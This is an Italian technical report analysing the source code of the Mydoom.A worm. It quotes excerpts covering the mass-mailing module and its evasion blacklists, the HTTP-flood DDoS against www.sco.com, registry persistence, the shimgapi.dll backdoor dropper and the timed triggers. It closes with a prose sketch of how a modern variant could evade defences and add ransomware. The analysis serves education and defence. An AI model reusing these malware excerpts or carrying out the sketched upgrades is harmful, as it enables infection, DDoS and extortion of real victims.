Report Esercizio Extra1: Sorgente del malware


A cura di Iris Canole, Federico Giannini, Daniele Castello, Luca Pani, Rosario Papa, Yari Olmi, Alessandro Salerno

Introduzione e Identificazione Iniziale

Questo documento presenta un'analisi tecnica del codice sorgente del worm `Mydoom.A`, uno dei malware a più rapida diffusione nella storia di Internet. L'obiettivo è sezionare la sua architettura per comprenderne in dettaglio il funzionamento, le tecniche di propagazione, le capacità offensive e le finalità malevole. L'analisi è strutturata su tre moduli principali che costituiscono il cuore del worm: `massmail.c`, responsabile della diffusione via email; `sco.c`, che contiene il payload per l'attacco DDoS; e `main.c`, il cervello che orchestra tutte le operazioni.

L'analisi preliminare del campione, eseguita tramite servizi di threat intelligence, ha fornito le seguenti informazioni identificative:

Proprietà	Valore
Nome File	`Win32.Mydoom.a.7z`
Hash	`1be75d002ef21f9aa4b4021fc403a789553039a6d3f7669f35af307e35b1c9`
Punteggio Comunitario	`2 / 62 security vendors flagged this file as malicious`
Categoria Minaccia	`worm`
Famiglia	`mydoom`



L'analisi procederà ora con l'esame del primo e più critico componente del malware: il suo motore di propagazione.

---

1. Modulo di Propagazione via Email (`massmail.c`)

Il file `massmail.c` rappresenta il motore di propagazione del worm, progettato per auto-replicarsi via email su scala massiva. La sua efficacia non risiede unicamente nella velocità di invio, ma in un insieme di tecniche sofisticate di evasione, ingegneria sociale e ottimizzazione delle risorse, studiate per massimizzare il tasso di infezione rimanendo il più possibile invisibile.

1.1 Evasione e Stealth: La Blacklist Interna

Una delle caratteristiche più notevoli di Mydoom è la sua capacità di auto-protezione. Il worm implementa delle "blacklist" interne per evitare di inviare email a destinatari che potrebbero rilevarlo, analizzarlo o bloccarne la diffusione.

- **Esclusione di Domini Sensibili:** La funzione `email_filtdom` impedisce l'invio di email a domini appartenenti a vendor di sicurezza (es. `avp` per Kaspersky, `syma` per Symantec) e a organizzazioni governative o militari (`.gov`, `.mil`). Questo riduce drasticamente il rischio che il campione venga intercettato da analisti di sicurezza.

```
static int email_filtdom(const char *email)
{
        static const char *nospam_domains[] = {
                "avp", "syma", "icrosof", "msn.", "hotmail", "panda",
                "sopho", "borlan", "inpris", "example", "mydomai", "nodomai",
                "ruslis", /*vi[ruslis]t */
                ".gov", "gov.", ".mil", "foo.",
```

- **Esclusione di Utenti Tecnici:** Analogamente, la funzione `email_filtuser` evita di contattare indirizzi email tipicamente gestiti da personale tecnico (come `root`, `postmaster`, `webmaster`, `abuse`), la cui segnalazione porterebbe a un rapido blocco della rete infetta.

```
static int email_filtuser(const char *email)
{
        static const char *nospam_fullnames[] = {
                "root", "info", "samples", "postmaster",
                "webmaster", "noone", "nobody", "nothing", "anyone",
                "someone", "your", "you", "me", "bugs", "rating", "site",
                "contact", "soft", "no", "somebody", "privacy", "service",
                "help", "not", "submit", "feste", "ca", "gold-certs",
                "the.bat", "page",
```

- **Offuscamento del Codice:** Per eludere le analisi statiche più semplici, l'autore ha offuscato stringhe sensibili. Nel codice si nota come la parola "spam" non sia presente in chiaro, ma venga codificata tramite l'algoritmo `ROT13` nella stringa `fcnz` e decifrata solo a runtime.

```
if (xstrncmp(usr, "spm", 3) == 0) return 1;
rot13(tmp, "fcnz");     /* "spam" */
//if (xstrncmp(usr, tmp, 4) == 0) return 1;
if (xstrstr(usr, tmp) != NULL) return 1;
```

1.2 Ingegneria Sociale: La Creazione di un Mittente Credibile

Per superare la diffidenza degli utenti, Mydoom utilizza una tecnica di spoofing del mittente particolarmente efficace. La funzione `mm_gen` non si limita a generare un indirizzo casuale, ma costruisce un'identità fittizia ma plausibile. Seleziona un nome comune da una lista predefinita (`gen_names`) e lo combina con il dominio del computer infetto. L'impatto psicologico è notevole: un'email che sembra provenire da un collega (es. `sandra@azienda.it`) ha una probabilità molto più alta di essere aperta rispetto a un'email da un mittente sconosciuto.

```
// EMAIL GENERATOR

static const char *gen_names[] = {
    "john",     "john",     "alex",     "michael",  "james",    "mike",
    "kevin",    "david",    "george",   "sam",      "andrew",   "jose",
    "leo",      "maria",    "jim",      "brian",    "serg",     "mary",
    "ray",      "tom",      "peter",    "robert",   "bob",      "jane",
    "joe",      "dan",      "dave",     "matt",     "steve",    "smith",
    "stan",     "bill",     "bob",      "jack",     "fred",     "ted",
    "adam",     "brent",    "alice",    "anna",     "brenda",   "claudia",
    "debby",    "helen",    "jerry",    "jimmy",    "julie",    "linda",
    "sandra"
};
#define gen_names_cnt (sizeof(gen_names) / sizeof(gen_names[0]))

void mm_gen(void)
{
        struct mailq_t *mq;
        int queue_total, i, j;
        char domain[128], *p;
        char out_mail[256];

        for (mq=massmail_queue, queue_total=0; mq; mq=mq->next, queue_total++);
        if (queue_total == 0) return;
        i = xrand32() % queue_total;
        for (j=0,mq=massmail_queue; (j < i) && mq; mq=mq->next, j++);
        if (mq == NULL) return;

        for (p=mq->to; *p && *p != '@'; p++);
        if (*p != '@') return;
        lstrcpyn(domain, p+1, MAX_DOMAIN-1);
```

1.3 Ottimizzazione delle Prestazioni: Multithreading e Gestione della Connessione

Il worm è progettato per inviare un volume enorme di email nel minor tempo possibile, senza però saturare la connessione o bloccare il computer della vittima, eventi che potrebbero allertarla.

- **Multithreading Bilanciato:** La direttiva `MMSHED_THREADS 4` imposta il worm per lanciare 4 thread di invio simultanei. Questo valore rappresenta un equilibrio strategico tra velocità di propagazione e discrezione. La chiamata alla funzione `CreateThread` conferma l'implementazione di questa architettura multi-threaded.

```
/* MASSMAIL SHEDULER */

#define MMSHED_THREADS          4
```

```
mq_best->state = 1;
hThread = CreateThread(0, 0, mmsender_th, (LPVOID)mq_best, 0, &tid);
if (hThread == NULL || hThread == INVALID_HANDLE_VALUE) {
        mq_best->state = 2;
        Sleep(1024);
        continue;
}
CloseHandle(hThread);

Sleep(256);
```

- **Gestione dell'Assenza di Rete:** Mydoom dimostra un'ulteriore intelligenza nella gestione della connettività. Se il computer infetto è offline, invece di generare errori di rete visibili, il worm entra in uno stato di attesa (`Sleep`) tramite la funzione `scan_freeze(1)`, per poi riprovare a intervalli regolari.

```
queue_status = 0;
mmshed_run_threads = 0;
for (;;) {
        while (is_online() == 0) {
                Sleep(2048);
                scan_freeze(1);
                Sleep(16384 - 2048);
        }
```

1.4 Pulizia dei Dati: Validazione degli Indirizzi Email

Infine, il malware si assicura di utilizzare solo indirizzi email validi, "pulendo" i dati raccolti sul sistema. La funzione `email_filter` contiene una logica specifica per rimuovere suffissi anti-spam che gli utenti dell'epoca aggiungevano ai loro indirizzi pubblici (es. `utente@dominio.it.nospam`). Il commento esplicito nel codice, `/* this is to avoid ".nospam", ".dontspam" */`, è la prova che l'autore ha studiato attivamente le contromisure degli utenti e ha sviluppato una soluzione per aggirarle.

```
static int email_filter(const char *in, char *out)
{
        int i, j;
        if (cut_email(in, out)) return 1;
        for (;;) {
                if (out[0] == 0) break;
                j = email_check2(out);
                if (j == 0) break;

                /* this is to avoid ".nospam", ".dontspam", etc. */
                /* andy@host.somedomain.com.nospam */
                for (i=(lstrlen(out)-1); i>=0; i--)
                        if (out[i] == '@' || out[i] == '.') break;
                if (i <= 0) break;
                if (out[i] != '.') break;
                out[i] = 0;
        }
        if (j != 0) return 1;
        if (email_filtdom(out)) return 1;
        if (email_filtuser(out)) return 1;
        return 0;
}
```

Dopo essersi propagato, il worm è pronto ad attivare la sua componente distruttiva, analizzata nel file `sco.c`.

Modulo di Attacco DDoS (`sco.c`)

Il file `sco.c` contiene il payload offensivo di Mydoom. A differenza del modulo di propagazione, il suo scopo non è la discrezione, ma un attacco di forza bruta. La sua unica funzione è lanciare un attacco Distributed Denial of Service (DDoS) coordinato, utilizzando la potenza di calcolo di tutte le macchine infette per mettere offline un bersaglio specifico.

2.1 Identificazione del Bersaglio

Il bersaglio dell'attacco è definito direttamente nel codice sorgente, ma è stato offuscato per renderne più difficile l'identificazione immediata.

- La riga `#define SCO_SITE_ROT13 "jjj.fpb.pbz"` contiene il dominio della vittima cifrato con l'algoritmo ROT13.
- Applicando la decifratura, la stringa si rivela essere `www.sco.com`.
- La direttiva `#defineCO_PORT 80` completa l'informazione, indicando che l'attacco è diretto contro il servizio web standard (HTTP), configurando un classico HTTP flood.

```
#define SCO_SITE_ROT13 "jjj.fpb.pbz"     /* www.sco.com */
#define SCO_PORT 80
#define SCODOS_THREADS 64
```

2.2 Meccanica dell'Attacco: HTTP Flood

La logica dell'attacco è progettata per essere estremamente aggressiva e consumare quante più risorse possibili del server target.

- **Aggressività Massima:** La direttiva `#define SCODOS_THREADS 64` imposta l'uso di 64 thread simultanei per l'attacco. Questo valore, 16 volte superiore a quello usato per l'invio di email, dimostra come la priorità del malware, una volta attivato il payload, si sposti dalla discrezione alla massima potenza offensiva.

```
#define SCODOS_THREADS 64

for (i=1; i<SCODOS_THREADS; i++)
        CreateThread(0, 0, scodos_th, (LPVOID)&addr, 0, &tid);
scodos_th(&addr);
```

- **Ciclo di Attacco Infinito:** La funzione `scodos_th` implementa un ciclo infinito (`for(;;)`). All'interno di questo ciclo, ogni thread apre una connessione TCP verso il target, invia una richiesta HTTP, attende solo 300 millisecondi (`Sleep(300)`) e ripete l'operazione. Questa tecnica, nota come **HTTP Flood**, è progettata per saturare rapidamente la capacità del server web di gestire connessioni legittime, rendendolo irraggiungibile.

```
SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_BELOW_NORMAL);
if (pv == NULL) goto ex;
addr = *(struct sockaddr_in *)pv;
for (;;) {
        sock = connect_tv(&addr, 8);
        if (sock != 0) {
                send(sock, buf, lstrlen(buf), 0);
                Sleep(300);
                closesocket(sock);
        }
```

L'orchestrazione di queste componenti, dalla propagazione all'attacco, è gestita dal modulo principale del malware.

---

3. Modulo Principale e di Persistenza (`main.c`)

Il file `main.c` agisce come il "cervello" del worm. È responsabile dell'installazione iniziale sul sistema, delle strategie per garantirne la persistenza nel tempo e dell'esecuzione coordinata dei vari payload, incluse le tecniche di ingegneria sociale finalizzate a nascondere l'infezione.

3.1 Meccanismo di Persistenza

Per assicurarsi di rimanere attivo anche dopo un riavvio del sistema, Mydoom utilizza una combinazione di camuffamento e modifica del registro di sistema.

- **Camuffamento:** La funzione `sync_install` decodifica, tramite ROT13, la stringa `gnfxzba.rkr` per ottenere il nome file `taskmon.exe`. Successivamente, il malware si copia nella cartella di sistema di Windows con questo nome, mascherandosi da "Task Monitor", un processo di sistema apparentemente legittimo.

```
void sync_install(struct sync_t *sync)
{
        char fname[20], fpath[MAX_PATH+20], selfpath[MAX_PATH];
        HANDLE hFile;
        int i;
        rot13(fname, "gnfxzba.rkr");       /* "taskmon.exe" */
```

- **Avvio automatico:** Per essere eseguito ad ogni avvio, la funzione `sync_startup` crea una nuova voce nella chiave di registro `Software\Microsoft\Windows\CurrentVersion\Run`. Questa modifica assicura che il finto `taskmon.exe` venga lanciato automaticamente all'avvio di Windows.

```
void sync_startup(struct sync_t *sync)
{
        HKEY k;
        char regpath[128];
        char valname[32];

        /* "Software\\Microsoft\\Windows\\CurrentVersion\\Run" */
        rot13(regpath, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Eha");
        rot13(valname, "GnfxZba");      /* "TaskMon" */

        if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, regpath, 0, KEY_WRITE, &k) != 0)
                if (RegOpenKeyEx(HKEY_CURRENT_USER, regpath, 0, KEY_WRITE, &k) != 0)
                        return;
        RegSetValueEx(k, valname, 0, REG_SZ, sync->sync_instpath, lstrlen(sync->sync_instpath)+1);
        RegCloseKey(k);
}
```

3.2 Installazione della Backdoor

Oltre a propagarsi e attaccare, Mydoom installa una backdoor per garantire un accesso futuro al sistema compromesso. La funzione `payload_xproxy` decodifica la stringa `fuvztncv.qyy` in `shimgapi.dll` e salva questo file sul disco. Questa DLL non è una libreria di sistema legittima, ma un proxy server malevolo che si mette in ascolto sulla porta TCP 3127, consentendo all'attaccante di connettersi da remoto al computer infetto e utilizzarlo per ulteriori attività illecite.

```
void payload_xproxy(struct sync_t *sync)
{
        char fname[20], fpath[MAX_PATH+20];
        HANDLE hFile;
        int i;
        rot13(fname, "fuvztncv.qyy");   /* "shimgapi.dll" */
        sync->xproxy_state = 0;
        for (i=0; i<2; i++) {
                if (i == 0)
                        GetSystemDirectory(fpath, sizeof(fpath));
                else
                        GetTempPath(sizeof(fpath), fpath);
                if (fpath[0] == 0) continue;
                if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
                lstrcat(fpath, fname);
                hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
                        NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
                if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
                        if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
                                continue;
                        sync->xproxy_state = 2;
                        lstrcpy(sync->xproxy_path, fpath);
                        break;
                }
                decrypt1_to_file(xproxy_data, sizeof(xproxy_data), hFile);
                CloseHandle(hFile);
                sync->xproxy_state = 1;
                lstrcpy(sync->xproxy_path, fpath);
                break;
        }
```

3.3 Tecnica di Distrazione: Il Trucco del Blocco Note

Per completare l'infezione senza destare sospetti, il malware impiega un'astuta tecnica di ingegneria sociale. Subito dopo l'esecuzione (ad esempio, dopo che l'utente ha fatto doppio clic su un allegato infetto), il worm esegue il comando `notepad %s`, aprendo il Blocco Note con un file temporaneo contenente dati casuali e incomprensibili. L'utente è così portato a credere che il file originale fosse semplicemente corrotto o illeggibile e lo chiude, del tutto ignaro che, nel frattempo, l'infezione si è completata con successo in background.

```
wsprintf(cmd, "notepad %s", tmp);
memset(&si, '\0', sizeof(si));
si.cb = sizeof(si);
si.dwFlags = STARTF_USESHOWWINDOW;
si.wShowWindow = SW_SHOW;
if (CreateProcess(0, cmd, 0, 0, TRUE, 0, 0, 0, &si, &pi) == 0)
        goto ex;
WaitForSingleObject(pi.hProcess, INFINITE);
CloseHandle(pi.hProcess);

if (tmp[0]) DeleteFile(tmp);
ExitThread(0);
return 0;
```

3.4 Bomba Logica: L'Attivazione a Tempo

L'analisi della funzione `WinMain` rivela che Mydoom non agisce a caso, ma segue una pianificazione temporale precisa. Il codice contiene due "bombe logiche" che ne definiscono il ciclo di vita:

- `sco_date`: Impostata al **1 Febbraio 2004**, questa è la data in cui tutte le copie del worm nel mondo avrebbero dovuto iniziare simultaneamente l'attacco DDoS contro `www.sco.com`.
- `termdate`: Impostata al **12 Febbraio 2004**, questa è la data di "morte", in cui il meccanismo di propagazione del worm si sarebbe disattivato.

```
int _stdcall WinMain(HINSTANCE hInst, HINSTANCE hPrevInst, LPSTR lpCmd, int nCmdShow)
{
        static const SYSTEMTIME termdate = { 2004,2,0,12,   2,28,57 };
        static const SYSTEMTIME sco_date = { 2004,2,0, 1,  16, 9,18 };
        struct sync_t sync0;
```

Queste tecniche, sebbene efficaci nel 2004, sono oggi datate. L'analisi si sposta ora su come un attaccante moderno potrebbe evolverle.

---

4. Scenario Ipotetico: Una Variante Moderna (Mydoom 2025)

Sebbene le implementazioni tecniche di Mydoom siano state superate, i principi strategici su cui si basa (propagazione massiva, attacco coordinato, persistenza furtiva) rimangono validi. Questa sezione ipotizza come un threat actor moderno potrebbe aggiornare il codice sorgente di Mydoom per renderlo devastante nel panorama della sicurezza attuale.

- **Persistenza Evoluta:** La chiave di registro "Run" è uno dei primi posti in cui un analista o un software EDR controlla. Una variante moderna, "Mydoom 2025", utilizzerebbe tecniche più difficili da rilevare come le *Utilità di Pianificazione* (Scheduled Tasks) con trigger complessi o il *DLL Sideloading*, che sfrutta il caricamento di DLL da parte di applicazioni legittime per eseguire codice malevolo.
- **Payload "Fileless":** Salvare una DLL come `shimgapi.dll` sul disco è rischioso, poiché può essere facilmente scansionata e rilevata. Un malware moderno opererebbe in modalità "fileless", iniettando il codice della backdoor direttamente nello spazio di memoria di un processo di sistema fidato (es. `explorer.exe` o `svchost.exe`) tramite tecniche di *Process Injection*, senza lasciare alcuna traccia sul file system.
- **Targeting Dinamico per DDoS:** Un bersaglio hardcoded come `www.sco.com` è un punto debole: una volta identificato, può essere protetto. La nuova variante scaricherebbe l'URL del bersaglio in tempo reale da un canale di Comando e Controllo (C2), come un canale Telegram privato, un profilo social o un file di testo su una piattaforma decentralizzata. Ciò consentirebbe all'attaccante di cambiare vittima dinamicamente.
- **Evasione Avanzata:** Le blacklist statiche di domini verrebbero aggiornate per includere nuovi vendor di sicurezza (`crowdstrike`, `sentinelone`), piattaforme di analisi cloud (`aws`, `azure`) e potrebbero utilizzare *Domain Generation Algorithms (DGA)* per generare dinamicamente i domini C2, rendendo inefficace il blocco basato su liste statiche.
- **Attacco Layer 7:** Un semplice HTTP Flood su porta 80 è oggi facilmente mitigabile. L'attacco verrebbe spostato sulla porta 443 (HTTPS). La gestione della crittografia SSL/TLS è molto più intensiva per la CPU del server target, rendendo l'attacco DDoS significativamente più efficace e richiedendo meno macchine infette per raggiungere la saturazione.

- **Monetizzazione Diretta (Ransomware):** L'obiettivo finale di molti attacchi odierni è il profitto. La funzione di distrazione (notepad.exe) verrebbe sostituita da una routine di cifratura. Una volta infettato il sistema, il worm cripta i file dell'utente, trasformandosi di fatto in un ransomware e mostrando una richiesta di riscatto per la decifratura. **Monetizzazione Diretta (Ransomware):** L'obiettivo finale di molti attacchi odierni è il profitto. La funzione di distrazione (`notepad.exe`) verrebbe sostituita da una routine di cifratura. Una volta infettato il sistema, il worm cripta i file dell'utente, trasformandosi di fatto in un ransomware e mostrando una richiesta di riscatto per la decifratura.

---

5. Conclusioni

L'analisi del codice sorgente di `Win32.Mydoom.A` rivela un malware di straordinaria sofisticazione per la sua epoca. Non si trattava di una singola minaccia, ma di una piattaforma modulare che combinava con successo tre armi informatiche in una: un **worm** per una propagazione virale e autonoma, una **botnet** per lanciare attacchi DDoS coordinati su scala globale, e una **backdoor** per garantire l'accesso persistente ai sistemi compromessi.

Le tecniche di ingegneria sociale, evasione e ottimizzazione delle risorse dimostrano una profonda comprensione da parte dell'autore sia della tecnologia che della psicologia umana. Sebbene le singole implementazioni tecniche siano oggi considerate obsolete e facilmente rilevabili dalle moderne soluzioni di sicurezza, l'architettura logica e la strategia multi-vettore di Mydoom hanno indiscutibilmente gettato le basi per molte delle minacce complesse e multi-stadio che costituiscono il panorama della cybersecurity odierno.